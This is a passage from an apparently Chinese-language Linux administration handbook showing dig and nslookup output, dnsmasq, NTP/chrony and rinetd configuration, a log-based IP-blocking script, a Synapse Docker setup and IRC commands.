;; SERVER: 202.96.134.133#53(202.96.134.133)
;; WHEN: Fri May 11 22:25:54 2007
;; MSG SIZE  rcvd: 128

[root@testing neo]#
```

any

```
$ dig any google.com

; <<>> DiG 9.7.0-P1 <<>> any google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3225
;; flags: qr rd ra; QUERY: 1, ANSWER: 21, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                    IN      ANY

;; ANSWER SECTION:
google.com.             300     IN      A       74.125.71.104
google.com.             300     IN      A       74.125.71.99
google.com.             300     IN      A       74.125.71.106
google.com.             300     IN      A       74.125.71.105
google.com.             300     IN      A       74.125.71.103
google.com.             300     IN      A       74.125.71.147
google.com.             86400   IN      SOA     ns1.google.com.
dns-admin.google.com. 2011128000 7200 1800 1209600 300
```

```
google.com.             3600    IN      TXT     "v=spf1
include:_netblocks.google.com ip4:216.73.93.70/31
ip4:216.73.93.72/31 ~all"
google.com.             345600  IN      NS      ns2.google.com.
google.com.             600     IN      MX      20
alt1.aspmx.l.google.com.
google.com.             345600  IN      NS      ns1.google.com.
google.com.             345600  IN      NS      ns4.google.com.
google.com.             345600  IN      NS      ns3.google.com.
google.com.             600     IN      MX      10
aspmx.l.google.com.
google.com.             600     IN      MX      40
alt3.aspmx.l.google.com.
google.com.             600     IN      MX      30
alt2.aspmx.l.google.com.
google.com.             600     IN      MX      50
alt4.aspmx.l.google.com.
google.com.             300     IN      A       74.125.71.104
google.com.             300     IN      A       74.125.71.99
google.com.             300     IN      A       74.125.71.106
google.com.             300     IN      A       74.125.71.105

;; Query time: 432 msec
;; SERVER: 208.67.222.222#53(208.67.222.222)
;; WHEN: Tue Nov 29 18:06:43 2011
;; MSG SIZE  rcvd: 508
```

ns

```
$ dig ns google.com

; <<>> DiG 9.7.0-P1 <<>> ns google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57275
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
```

```
;google.com.                    IN      NS

;; ANSWER SECTION:
google.com.             171085  IN      NS      ns2.google.com.
google.com.             171085  IN      NS      ns1.google.com.
google.com.             171085  IN      NS      ns3.google.com.
google.com.             171085  IN      NS      ns4.google.com.

;; Query time: 402 msec
;; SERVER: 208.67.222.222#53(208.67.222.222)
;; WHEN: Tue Nov 29 18:06:07 2011
;; MSG SIZE  rcvd: 100
```

A

```
$ dig google.com A

; <<>> DiG 9.7.0-P1 <<>> google.com A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35608
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             254     IN      A       74.125.71.106
google.com.             254     IN      A       74.125.71.104
google.com.             254     IN      A       74.125.71.99
google.com.             254     IN      A       74.125.71.105
google.com.             254     IN      A       74.125.71.147
google.com.             254     IN      A       74.125.71.103

;; Query time: 0 msec
;; SERVER: 172.16.3.52#53(172.16.3.52)
;; WHEN: Wed Feb  8 09:47:36 2012
;; MSG SIZE  rcvd: 124
```

mx

```
$ dig mx google.com

; <<>> DiG 9.7.0-P1 <<>> mx google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27428
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;google.com.                    IN      MX

;; ANSWER SECTION:
google.com.             525     IN      MX      10
aspmx.l.google.com.
google.com.             525     IN      MX      20
alt1.aspmx.l.google.com.
google.com.             525     IN      MX      40
alt3.aspmx.l.google.com.
google.com.             525     IN      MX      30
alt2.aspmx.l.google.com.
google.com.             525     IN      MX      50
alt4.aspmx.l.google.com.

;; Query time: 359 msec
;; SERVER: 208.67.222.222#53(208.67.222.222)
;; WHEN: Tue Nov 29 18:05:54 2011
;; MSG SIZE  rcvd: 136
```

cname

```
$ dig www.google.com cname

; <<>> DiG 9.7.0-P1 <<>> www.google.com cname
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29361
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;www.google.com.                        IN      CNAME

;; ANSWER SECTION:
www.google.com.         600516  IN      CNAME
www.l.google.com.

;; Query time: 186 msec
;; SERVER: 172.16.3.52#53(172.16.3.52)
;; WHEN: Wed Feb  8 09:49:00 2012
;; MSG SIZE  rcvd: 52
```

txt

```
neo@netkiller:~$ dig 163.com txt

; <<>> DiG 9.9.5-11ubuntu1.2-Ubuntu <<>> 163.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7940
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;163.com.                       IN      TXT

;; ANSWER SECTION:
163.com.                2544    IN      TXT     "v=spf1
include:spf.163.com -all"
```

```
;; Query time: 39 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Feb 24 10:24:58 HKT 2016
;; MSG SIZE  rcvd: 80
```

-x addr 反向解析

```
$ dig -x 8.8.8.8

; <<>> DiG 9.7.0-P1 <<>> -x 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5101
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 0

;; QUESTION SECTION:
;8.8.8.8.in-addr.arpa.          IN      PTR

;; ANSWER SECTION:
8.8.8.8.in-addr.arpa.   61329   IN      PTR     google-public-
dns-a.google.com.

;; Query time: 186 msec
;; SERVER: 172.16.3.52#53(172.16.3.52)
;; WHEN: Wed Feb  8 09:53:47 2012
;; MSG SIZE  rcvd: 82
```

web dig

https://toolbox.googleapps.com/apps/dig/#TXT/netkiller.cn

nslookup - query Internet name servers interactively

刷新 **DNS** 解析缓存

Windows DNS 刷新

```
C:\Users\neo>ipconfig /flushdns

Windows IP 配置

已成功刷新 DNS 解析缓存。
```

查看NS记录

-qt=ns 查看NS记录

```
C:\Users\neo>nslookup -qt=ns 163.com
服务器:  resolver1.opendns.com
Address:  208.67.222.222

非权威应答:
163.com nameserver = ns3.nease.net
163.com nameserver = ns2.nease.net
163.com nameserver = ns4.nease.net
```

```
C:\Users\neo>nslookup -qt=ns 163.com
服务器:  ns.szptt.net.cn
Address:  202.96.134.133

非权威应答:
163.com nameserver = ns3.nease.net
163.com nameserver = ns4.nease.net
163.com nameserver = ns2.nease.net

ns4.nease.net   internet address = 61.135.255.140
ns2.nease.net   internet address = 114.113.197.12
ns3.nease.net   internet address = 220.181.28.4
```

Mx 记录

```
C:\Users\neo>nslookup -qt=mx 163.com
服务器:  ns.szptt.net.cn
Address:  202.96.134.133

非权威应答:
163.com MX preference = 10, mail exchanger =
163mx03.mxmail.netease.com
163.com MX preference = 10, mail exchanger =
163mx04.mxmail.netease.com
163.com MX preference = 50, mail exchanger =
163mx00.mxmail.netease.com
163.com MX preference = 10, mail exchanger =
163mx01.mxmail.netease.com
163.com MX preference = 10, mail exchanger =
163mx02.mxmail.netease.com

163mx04.mxmail.netease.com      internet address =
220.181.12.78
163mx04.mxmail.netease.com      internet address =
220.181.12.79
163mx04.mxmail.netease.com      internet address =
220.181.12.80
163mx04.mxmail.netease.com      internet address =
220.181.12.81
163mx04.mxmail.netease.com      internet address =
220.181.12.83
163mx04.mxmail.netease.com      internet address =
220.181.12.84
163mx04.mxmail.netease.com      internet address =
220.181.12.85
163mx04.mxmail.netease.com      internet address =
220.181.12.70
163mx04.mxmail.netease.com      internet address =
220.181.12.71
163mx04.mxmail.netease.com      internet address =
220.181.12.72
163mx04.mxmail.netease.com      internet address =
220.181.12.76
163mx04.mxmail.netease.com      internet address =
220.181.12.77
```

```
163mx00.mxmail.netease.com      internet address =
220.181.12.87
163mx00.mxmail.netease.com      internet address =
220.181.12.88
163mx00.mxmail.netease.com      internet address =
220.181.12.89
163mx00.mxmail.netease.com      internet address =
220.181.12.90
163mx00.mxmail.netease.com      internet address =
220.181.12.91
163mx00.mxmail.netease.com      internet address =
220.181.12.52
163mx00.mxmail.netease.com      internet address =
220.181.12.53
163mx00.mxmail.netease.com      internet address =
220.181.12.55
163mx00.mxmail.netease.com      internet address =
220.181.12.56
163mx00.mxmail.netease.com      internet address =
220.181.12.57
```

txt

```
neo@netkiller:~$ nslookup -type=txt 163.com
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
163.com text = "v=spf1 include:spf.163.com -all"

Authoritative answers can be found from:
```

DNS

OpenDNS

```
208.67.222.222
```

```
208.67.220.220
```

Google DNS

```
8.8.8.8
8.8.4.4
```

NamedManager

https://projects.jethrocarr.com/p/oss-namedmanager/

NamedManager 你可以理解为 Bind 的Web UI，类似域名服务商的Web管理界面m。

4. dnsmasq

Install

CentOS / Redhat

```
yum -y install dnsmasq
```

Debian / Ubuntu

```
apt-get install dnsmasq
```

Firewall 设置

```
iptables -A INPUT -p udp -m udp —dport 53 -j ACCEPT
```

/etc/dnsmasq.conf

一般配置下面三处即可

```
# vim /etc/dnsmasq.conf

resolv-file=/etc/dnsmasq.resolv.conf
addn-hosts=/etc/dnsmasq.hosts
conf-dir=/etc/dnsmasq.d

/etc/init.d/dnsmasq restart
```

dnsmasq.resolv.conf

让dnsmasq 接管DNS解析

```
# vim /etc/dnsmasq.conf

resolv-file=/etc/dnsmasq.resolv.conf
resolv-file
```

```
sudo cp /etc/resolv.conf /etc/dnsmasq.resolv.conf

cat > /etc/dnsmasq.resolv.conf <<EOF
nameserver 208.67.222.222
nameserver 208.67.220.220
EOF
```

或者

```
nameserver 8.8.8.8
nameserver 4.4.4.4
```

/etc/resolv.conf 设置用本机做解析

```
echo "nameserver 127.0.0.1” > /etc/resolv.conf
or
sudo vim /etc/resolv.conf
nameserver 127.0.0.1
```

reload

```
/etc/init.d/dnsmasq reload
or
sudo killall -s SIGHUP dnsmasq
```

dnsmasq.hosts

dnsmasq 默认会读取 /etc/hosts 如果你不想让它解析/etc/hosts文件，可以自己定义一个文件。

```
# vim /etc/dnsmasq.conf
no-hosts
addn-hosts=/etc/dnsmasq.hosts
```

```
echo "172.16.0.1 test.example.com" > /etc/dnsmasq.hosts
```

重新起动

```
/etc/init.d/dnsmasq restart
```

查看日志

```
cat /var/log/message

Sep 15 18:17:24 J10-51-MemCache dnsmasq[13799]: read /etc/hosts
- 2 addresses
Sep 15 18:17:24 J10-51-MemCache dnsmasq[13799]: read
/etc/dnsmasq.hosts - 40 addresses
```

使用nslookup测试

```
nslookup test.example.com 172.16.3.51
```

提示

注释no-hosts选项，可以实现 /etc/hosts 与 /etc/dnsmasq.hosts 共用

/etc/dnsmasq.d/dnsmasq.server.conf

配置域名使用那些DNS解析

```
vim /etc/dnsmasq.d/dnsmasq.server.conf

server=/google.com/8.8.8.8
server=/yahoo.com/4.4.4.4
server=/qq.com/202.96.134.133
server=/com.cn/202.96.128.68
server=/us/208.67.222.222
server=/uk/208.67.220.220
```

反向解析

```
# Add other name servers here, with domain specs if they are
for
# non-public domains.
#server=/localnet/192.168.0.1

# Example of routing PTR queries to nameservers: this will send
all
# address->name queries for 192.168.3/24 to nameserver 10.1.2.3
#server=/3.168.192.in-addr.arpa/10.1.2.3
```

/etc/dnsmasq.d/dnsmasq.address.conf

```
vim /etc/dnsmasq.d/dnsmasq.address.conf

address=/www.mydomain.com/172.16.0.254
```

deny domain

```
address=/www.facebook.com/127.0.0.1
```

```
address=/www.google.com/127.0.0.1
```

域名劫持

将域名解析到错误的地址，这样可以屏蔽一些网站。

```
address=/www.facebook.com/127.0.0.1
address=/www.google.com/127.0.0.1
```

例如：在企业网络中不想让员下载安装软件，可以将下载网站解析到错误的地址上去，做到网址屏蔽

```
address=/www.download.com/127.0.0.1
```

FAQ

dnsdomainname: Unknown host

```
# hostname -i
hostname: Unknown host

echo "127.0.0.1    `hostname`" >> /etc/hosts

# hostname -i
127.0.0.1
```

什么时候使用 reload / restart

开启或禁用选项必须使用restart, 更新配置可以使用reload

5. ngrok - tunnel local ports to public URLs and inspect traffic

第 26 章 Synchronizes system time using the Network Time Protocol (NTP)

http://www.ntp.org

chronyd

chronyd 是 ntpd 的替代品，在 CentOS 8 中 chronyd 取代了 ntpd 的位置

安装

```
dnf install -y chrony
systemctl enable chronyd
systemctl start chronyd
```

chrony 的配置文件位于 /etc/chrony.conf

查看同步状态

```
[root@localhost ~]# chronyc tracking
Reference ID    : CB6B0658 (203.107.6.88)
Stratum         : 3
Ref time (UTC)  : Tue Jul 13 08:39:57 2021
System time     : 0.000333415 seconds fast of NTP time
Last offset     : +0.001497547 seconds
RMS offset      : 0.000643134 seconds
Frequency       : 9.239 ppm fast
Residual freq   : +0.134 ppm
Skew            : 1.942 ppm
Root delay      : 0.053295419 seconds
Root dispersion : 0.001933562 seconds
Update interval : 256.4 seconds
Leap status     : Normal
```

查看同步时间服务器列表

```
[root@localhost ~]# chronyc sources
MS Name/IP address         Stratum Poll Reach LastRx Last
sample
===============================================================
===============
^- a.chl.la                      2   8   372   643    -30ms[
-28ms] +/-  143ms
^- ntp1.flashdance.cx            2   8   177   455
+1760us[+3207us] +/-  166ms
^* 203.107.6.88                  2   9   377   193
+2478us[+3976us] +/-   27ms
^- ntp8.flashdance.cx            2   8   135   445
-8210us[-6856us] +/-  183ms
```

OpenNTPD

http://www.pool.ntp.org/

install

ntpd - Network Time Protocol (NTP) daemon

过程 2526..1. ntp server

1. ```
   # yum install ntp
   ```

2. port

   ```
   [root@ntp ~]# netstat -unlnp |grep 123
   udp        0      0 192.168.5.5:123             0.0.0.0:*
   10810/ntpd
   udp        0      0 172.16.0.5:123              0.0.0.0:*
   10810/ntpd
   udp        0      0 192.168.3.5:123             0.0.0.0:*
   10810/ntpd
   udp        0      0 127.0.0.1:123               0.0.0.0:*
   10810/ntpd
   udp        0      0 0.0.0.0:123                 0.0.0.0:*
   10810/ntpd
   udp        0      0 ::1:123                     :::*
   10810/ntpd
   udp        0      0 fe80::225:64ff:fe9a:123     :::*
   10810/ntpd
   udp        0      0 :::123                      :::*
   10810/ntpd

   [root@ntp ~]# lsof -i :123
   COMMAND   PID USER   FD   TYPE DEVICE SIZE NODE NAME
   ntpd    10810  ntp   16u  IPv4  35921       UDP *:ntp
   ntpd    10810  ntp   17u  IPv6  35922       UDP *:ntp
   ntpd    10810  ntp   18u  IPv6  35923       UDP
   [fe80::225:64ff:fe9a:d7e0]:ntp
   ```
   ```

```
ntpd    10810  ntp   19u  IPv6  35924       UDP
localhost6.localdomain6:ntp
ntpd    10810  ntp   20u  IPv4  35925       UDP
localhost.localdomain:ntp
ntpd    10810  ntp   21u  IPv4  35926       UDP
nis.example.com:ntp
ntpd    10810  ntp   22u  IPv4  35927       UDP
172.16.0.5:ntp
ntpd    10810  ntp   23u  IPv4  35928       UDP
192.168.5.5:ntp
```

3. status

   ntpstat

```
[root@subversion ~]# ntpstat
synchronised to local net at stratum 11
   time correct to to within 11 ms
   polling server every 1024 s
```

```
[root@subversion ~]# ntptrace -n 127.0.0.1
127.0.0.1: stratum 11, offset 0.000000, synch distance
0.010984
```

```
[root@subversion ~]# ntpq -p
     remote           refid      st t when poll reach
delay   offset  jitter
==============================================================
==================
 122.226.192.4   .INIT.          16 u    - 1024    0
0.000    0.000   0.000
 218.75.4.130    .INIT.          16 u    - 1024    0
0.000    0.000   0.000
 www.chinaepg.ne .INIT.          16 u    - 1024    0
0.000    0.000   0.000
*LOCAL(0)        .LOCL.          10 l   60   64  377
0.000    0.000   0.001
```

4. http://www.pool.ntp.org/

```
vim /etc/ntp.conf
server 2.cn.pool.ntp.org
server 3.asia.pool.ntp.org
server 2.asia.pool.ntp.org
```

5.

```
# chkconfig ntpd on
# service ntpd start/stop/restart
```

Ubuntu

ubuntu

```
sudo apt-get install openntpd
```

ntpdate

ntpdate

CentOS 7

```
# yum install ntpdate
# systemctl enable ntpdate
# systemctl start ntpdate
```

```
# ntpdate 172.16.3.51
```

或使用

```
# /usr/libexec/ntpdate-wrapper
```

CentOS 6

使用 ntpdate 临时更新时间

```
[root@dev1 ~]# ntpdate 192.168.3.5 && hwclock -w
 9 Aug 12:38:22 ntpdate[2538]: step time server 192.168.3.5
offset 3543.674078 sec
```

另外一个命令 rdate 同样可以达到ntpdate目的，rdate是系统默认安装。

过程 2526..2. ntp client

1. ```
   # yum install ntp
   ```

2. ```
   # chkconfig ntpd on
   # service ntpd start
   ```

3. ```
   vim /etc/ntp.conf
   #server 0.centos.pool.ntp.org
   #server 1.centos.pool.ntp.org
   #server 2.centos.pool.ntp.org
   server 192.168.3.5
   ```

   ntpd 启动后，不能再使用ntpdate
   ```

ntpd.conf / ntp.conf

```
# $OpenBSD: ntpd.conf,v 1.7 2004/07/20 17:38:35 henning Exp $
# sample ntpd configuration file, see ntpd.conf(5)

# Addresses to listen on (ntpd does not listen by default)
listen on *
#listen on 127.0.0.1
#listen on ::1

# sync to a single server
#server ntp.example.org

# use a random selection of 4 public stratum 2 servers
# see http://twiki.ntp.org/bin/view/Servers/NTPPoolServers
# and http://www.pool.ntp.org/
#server 0.debian.pool.ntp.org
#server 1.debian.pool.ntp.org
#server 2.debian.pool.ntp.org
#server 3.debian.pool.ntp.org

server 0.asia.pool.ntp.org
server 1.asia.pool.ntp.org
server 2.asia.pool.ntp.org
server 3.asia.pool.ntp.org
```

server 配置

server your_ip_address

```
server 172.16.0.1
server 172.16.0.2
```

ntp 安全设置

允许192.168.1.0段访问ntp

```
restrict default ignore
# Hosts on local network are less restricted.
restrict 192.168.1.0 mask 255.255.255.0 nomodify notrap
```

ntpstat - show network time synchronisation status

```
# ntpstat
Unable to talk to NTP daemon. Is it running?
```

ntpq - standard NTP query program

```
[root@netkiller nginx]# ntpq -p
     remote           refid      st t when poll reach   delay
offset  jitter
==============================================================
==============
 LOCAL(0)        .LOCL.          10 l  17d   64    0    0.000
0.000   0.000
#time5.aliyun.co 10.137.38.86     2 u  709 1024  177   48.647
4.163  17.751
+120.25.115.19   10.137.38.86     2 u 1907 1024  376   11.631
-0.173   0.366
-120.25.115.20   10.137.38.86     2 u  324 1024  377   11.701
-0.316   0.299
-time4.aliyun.co 10.137.38.86     2 u 1726 1024  376   12.342
-0.919   0.293
+time6.aliyun.co 10.137.38.86     2 u  629 1024   67   44.500
0.076  10.601
-10.143.33.49    10.137.38.86     2 u  547 1024  377   26.710
-1.764   0.403
-10.143.33.50    10.137.38.86     2 u  654 1024  377   27.091
2.432   0.241
-10.143.33.51    10.137.38.86     2 u  923 1024  377   27.375
1.779   0.337
*10.143.0.44     10.137.38.86     2 u  723 1024  377   28.356
0.080   0.338
+10.143.0.45     10.137.38.86     2 u  479 1024  377   28.081
0.188   0.345
```

```
-10.143.0.46     10.137.38.86     2 u  986 1024  377   27.809
-0.777   1.672
 100.100.5.1     .INIT.          16 u    - 1024    0    0.000
0.000   0.000
 100.100.5.2     .INIT.          16 u    - 1024    0    0.000
0.000   0.000
 100.100.5.3     .INIT.          16 u    - 1024    0    0.000
0.000   0.000
 100.100.3.1     .INIT.          16 u    - 1024    0    0.000
0.000   0.000
 100.100.3.2     .INIT.          16 u    - 1024    0    0.000
0.000   0.000
 100.100.3.3     .INIT.          16 u    - 1024    0    0.000
0.000   0.000
```

-n 禁止DNS解析

```
[root@iZ621r6pk9aZ nginx]# ntpq -n -p
     remote           refid      st t when poll reach   delay
offset  jitter
==============================================================
===============
 127.127.1.0     .LOCL.          10 l  17d   64    0    0.000
0.000   0.000
#182.92.12.11    10.137.38.86     2 u  757 1024  177   48.647
4.163  17.751
+120.25.115.19   10.137.38.86     2 u 1955 1024  376   11.631
-0.173   0.366
-120.25.115.20   10.137.38.86     2 u  372 1024  377   11.701
-0.316   0.299
-120.25.108.11   10.137.38.86     2 u 1774 1024  376   12.342
-0.919   0.293
+115.28.122.198  10.137.38.86     2 u  677 1024   67   44.500
0.076  10.601
-10.143.33.49    10.137.38.86     2 u  595 1024  377   26.710
-1.764   0.403
-10.143.33.50    10.137.38.86     2 u  702 1024  377   27.091
2.432   0.241
-10.143.33.51    10.137.38.86     2 u  971 1024  377   27.375
1.779   0.337
*10.143.0.44     10.137.38.86     2 u  771 1024  377   28.356
0.080   0.338
```

```
+10.143.0.45     10.137.38.86      2 u  527 1024  377   28.081
0.188   0.345
-10.143.0.46     10.137.38.86      2 u 1034 1024  377   27.809
-0.777   1.672
 100.100.5.1     .INIT.           16 u    - 1024    0    0.000
0.000   0.000
 100.100.5.2     .INIT.           16 u    - 1024    0    0.000
0.000   0.000
 100.100.5.3     .INIT.           16 u    - 1024    0    0.000
0.000   0.000
 100.100.3.1     .INIT.           16 u    - 1024    0    0.000
0.000   0.000
 100.100.3.2     .INIT.           16 u    - 1024    0    0.000
0.000   0.000
 100.100.3.3     .INIT.           16 u    - 1024    0    0.000
0.000   0.000
```

第 27 章 rinetd — internet “redirection server”

1. rinetd install

ubuntu

```
sudo aptitude install rinetd
```

centos

```
rpm -Uvh
http://www6.atomicorp.com/channels/atomic/centos/5/x86_64/RPMS/
rinetd-0.62-6.el5.art.x86_64.rpm
```

配分配至文件

```
cp /etc/rinetd.conf /etc/rinetd.conf


# cat /etc/rinetd.conf.old
# example configuration file for rinetd
#
#

# to forward connections to port 80 on 10.10.10.2 to port 80 on
192.168.0.2
#  10.10.10.2 80 192.168.0.2 80

# to forward connections to port 80 on all addresses to port 80
on 192.168.0.2
# 0.0.0.0 80 192.168.0.2 80

# access controls can be set with allow and deny rules
# allow and deny before the first forwarding rule are global
```

```
# allow and deny after a specific rule apply to it only

# this rule allows hosts from 172.16.32.0/24 netblock
# allow 172.16.32.*

# this rule denies the host 192.168.32.12
# deny 192.168.32.12

# rinetd supports logging - to enable, uncomment the following
# logfile /var/log/rinetd.log

# by default, logs are in a tab-delimited format. Web common-
log format
# is available by uncommenting the following
# logcommon
```

启动rinetd

```
chkconfig rinetd on
service rinetd start
```

2. rinetd.conf

```
$ cat /etc/rinetd.conf
#
# this is the configuration file for rinetd, the internet
redirection server
#
# you may specify global allow and deny rules here
# only ip addresses are matched, hostnames cannot be specified
here
# the wildcards you may use are * and ?
#
# allow 192.168.2.*
# deny 192.168.2.1?


#
# forwarding rules come here
#
# you may specify allow and deny rules after a specific
forwarding rule
# to apply to only that forwarding rule
#
# bindadress    bindport  connectaddress  connectportA


# logging information
logfile /var/log/rinetd.log

# uncomment the following line if you want web-server style
logfile format
# logcommon
```

映射关系

```
# bindadress    bindport  connectaddress  connectportA
192.168.2.1 80 192.168.2.3 80
192.168.2.1 443 192.168.2.3 443
```

3. 防御脚本

```
#!/bin/bash
if [ ! -f /var/tmp/denyip ]; then
    touch /var/tmp/denyip
fi

for deny in $(cat /var/log/rinetd.log | awk '{print $2}' | awk
-F'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n
| head -n 200 | awk '{print $2}')
do
    grep -q $deny /var/tmp/denyip
    if [ $? -eq 1 ] ; then
        echo $deny >> /var/tmp/denyip
        iptables -I INPUT -p tcp --dport 443 -s $deny -j DROP
    fi
done
```

第二版脚本

```
#!/bin/bash

DPORT=443
TOP=30
ACCCESS_LOG=/var/log/rinetd.log
#TIMEPOINT='24/May/2012'
TIMEPOINT=$(date '+%d/%b/%Y:%H')
BLACKLIST=/var/tmp/black
WHITELIST=/var/tmp/white

if [ ! -f ${BLACKLIST} ]; then
    touch ${BLACKLIST}
fi

if [ ! -f ${WHITELIST} ]; then
    touch ${WHITELIST}
fi

for deny in $(grep ${TIMEPOINT} ${ACCCESS_LOG} | awk '{print
```

```
$2}' | awk -F'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c |
sort -r -n | head -n $TOP | awk '{print $2}')
do

    if [ $(grep -c $deny ${WHITELIST}) -ne 0 ]; then
        echo 'Allow IP:' $deny
                iptables -D INPUT -p tcp --dport $DPORT -s
$deny -j DROP
                continue
    fi

    if [ $(grep -c $deny ${BLACKLIST}) -eq 0 ] ; then
                echo 'Deny IP:' $deny
        echo $deny >> ${BLACKLIST}
        iptables -I INPUT -p tcp --dport $DPORT -s $deny -j
DROP
    fi
done
```

4. rinetd.log

查找指定包长度的连接

```
# cat /var/log/rinetd.log | awk -F' ' '$7 ~ /11/ {print
$2"\t"$7"\t"$8"\t"$9}'

# cat /var/log/rinetd.log | awk -F' ' '$7 ~ /28/ {print
$1"\t"$2"\t"$7"\t"$8"\t"$9}'
```

查找空连接

```
# cat /var/log/rinetd.log | awk -F' ' '$7 ~ /0/ {print
$1"\t"$2"\t"$7"\t"$8"\t"$9}' | awk '{print $2}' | awk -F'.'
'{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n |
head -n 10
# cat /var/log/rinetd.log | awk -F' ' '$7 == 0 {print
$1"\t"$2"\t"$7"\t"$8"\t"$9}' | awk '{print $2}' | awk -F'.'
'{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n |
head -n 100
```

查找多个数值

```
# cat /var/log/rinetd.log | awk -F' ' '$7 ~ /(210|209|210)/
{print $1"\t"$2"\t"$7"\t"$8"\t"$9}'
```

第 28 章 即时通信

1. Matrix

Synapse

Docker 安装

https://github.com/matrix-org/synapse/tree/master/docker

```
docker run -it --rm \
    --mount type=volume,src=synapse-data,dst=/data \
    -e SYNAPSE_SERVER_NAME=chat.netkiller.cn \
    -e SYNAPSE_REPORT_STATS=yes \
    matrixdotorg/synapse:latest generate

docker run -d --name synapse \
    --mount type=volume,src=synapse-data,dst=/data \
    -p 8008:8008 \
    matrixdotorg/synapse:latest

[root@netkiller ~]# docker logs synapse
```

创建用户

```
[root@netkiller ~]# docker exec -it synapse
register_new_matrix_user http://localhost:8008 -c
/data/homeserver.yaml
New user localpart [root]:
Password:
Confirm password:
Make admin [no]: yes
Sending registration request...
Success!
```

```
[root@netkiller ~]# docker exec -it synapse
register_new_matrix_user http://localhost:8008 -c
/data/homeserver.yaml
New user localpart [root]: neo
Password:
Confirm password:
Make admin [no]:
Sending registration request...
Success!

[root@netkiller ~]# docker exec -it synapse
register_new_matrix_user http://localhost:8008 -c
/data/homeserver.yaml
New user localpart [root]: netkiller
Password:
Confirm password:
Make admin [no]:
Sending registration request...
Success!
```

挂载 SSL 证书

使用 Caddy Web 服务器挂载免费 SSL 证书

```
[root@netkiller ~]# cat /etc/caddy/Caddyfile
chat.netkiller.cn:80 {
        respond /.well-known/acme-
challenge/h27fzgPCxW9Kmhcd9af3YPwuYFCizmZZ_JLvoCeNSQ4
"h27fzgPCxW9Kmhcd9af3YPwuYFCizmZZ_JLvoCeNSQ4.sD2SO-
myCgf0JjzYqkA9LA3nN9Pau98bk_fmlBWmzII" 200
}
chat.netkiller.cn {
        # reverse_proxy 127.0.0.1:8008
        #reverse_proxy /_matrix/*  {
    #           to 127.0.0.1:8008
        #}

        reverse_proxy /_matrix/* http://localhost:8008
        reverse_proxy /_synapse/client/* http://localhost:8008
```

```
}
```

2. IRC - Internet Relay Chat

http://www.irchelp.org/

IRC Protcol

irc://chat.freenode.net/wikipedia-zh

irc://host/channel

irc://chat.freenode.net/wikipedia-zh irc://irc.freenode.net/trac

IRC Commands

IRC常用命令

```
如果已经进入了 UTF-8 频道，却不知道自己是否正使用 UTF-8 编码，可以输入
/charset utf-8
/serv irc.freenode.net
/nick 更改昵称
/join 加入/建立聊天室
/mode +(-)i 锁住聊天室
/mode +(-)o 设定管理员权限
/knock 要求进入私人聊天室
/invite 邀请用户进入私人聊天室
/privmsg 悄悄话
/ignore 忽略
```

/away 暂时离开

/whois 查询用户信息

/names 列出所有在线用户

/topic 更换聊天室主题

/kick 把用户踢出聊天室

/quit 退出聊天室

IRC命令有二点值得您注意：

所有的IRC命令都是由“/”引导。

在不引起混淆的情况下，IRC命令允许简写。例如，/join 命令可以简写为/j，/jo或者/joi。

/nick

更改昵称的基本方法是：/n(ick) 新的昵称

您的昵称可以包含英文字母，数字，汉字及下划线等。但是，昵称不能超过50个（每个字符和汉字都算一个字），而且不能包含$，+，！和空格。

/nick 命令等价于工具按钮中的“改变别名”。

/join

/join命令的格式是：/j(oin) 聊天室名

如果聊天室已经存在，您就进入该聊天室。此时，/join 命令等价于聊天室列表工具按钮中的“进入”。

如果聊天室不存在，您就建立了一个新的聊天室并进入。此时，/join 命令等价于工具按钮中的“建聊天室”。
聊天室的名字可以包含英文字母，数字，汉字及下划线等。但是，不能超过50个字（每个字符和汉字都算一个字），而且不能包含$，+，！和空格。

/mode +(-)i

/mode +(-)i 命令可以用来锁住（解锁）用户自建的聊天室（私人聊天室）。其命

令格式是:/m(ode)

+i 或 /m(ode) -i

只有用户自建的聊天室才能加锁。

未经管理员邀请，其他用户不能进入私人聊天室。

/mode +(-)o

/mode +(-)o 命令可以让聊天室管理员赋予或者剥夺其他用户的管理员身份。其命令格式是：/m(ode)

+o 用户昵称或/m(ode)-o用户昵称只有聊天室管理员才能使用这个命令。

/knock
/knock 命令可以让您询问私人聊天室管理员是否可以进入该私人聊天室。其命令格式是：/k(nock) 房间名

消息]

/invite

/invite 命令可以让聊天室管理员邀请其他用户进入私人聊天室。其命令格式是:/i(nvite) 用户昵称

只有私人聊天室的管理员才能使用这个命令。

/privmsg

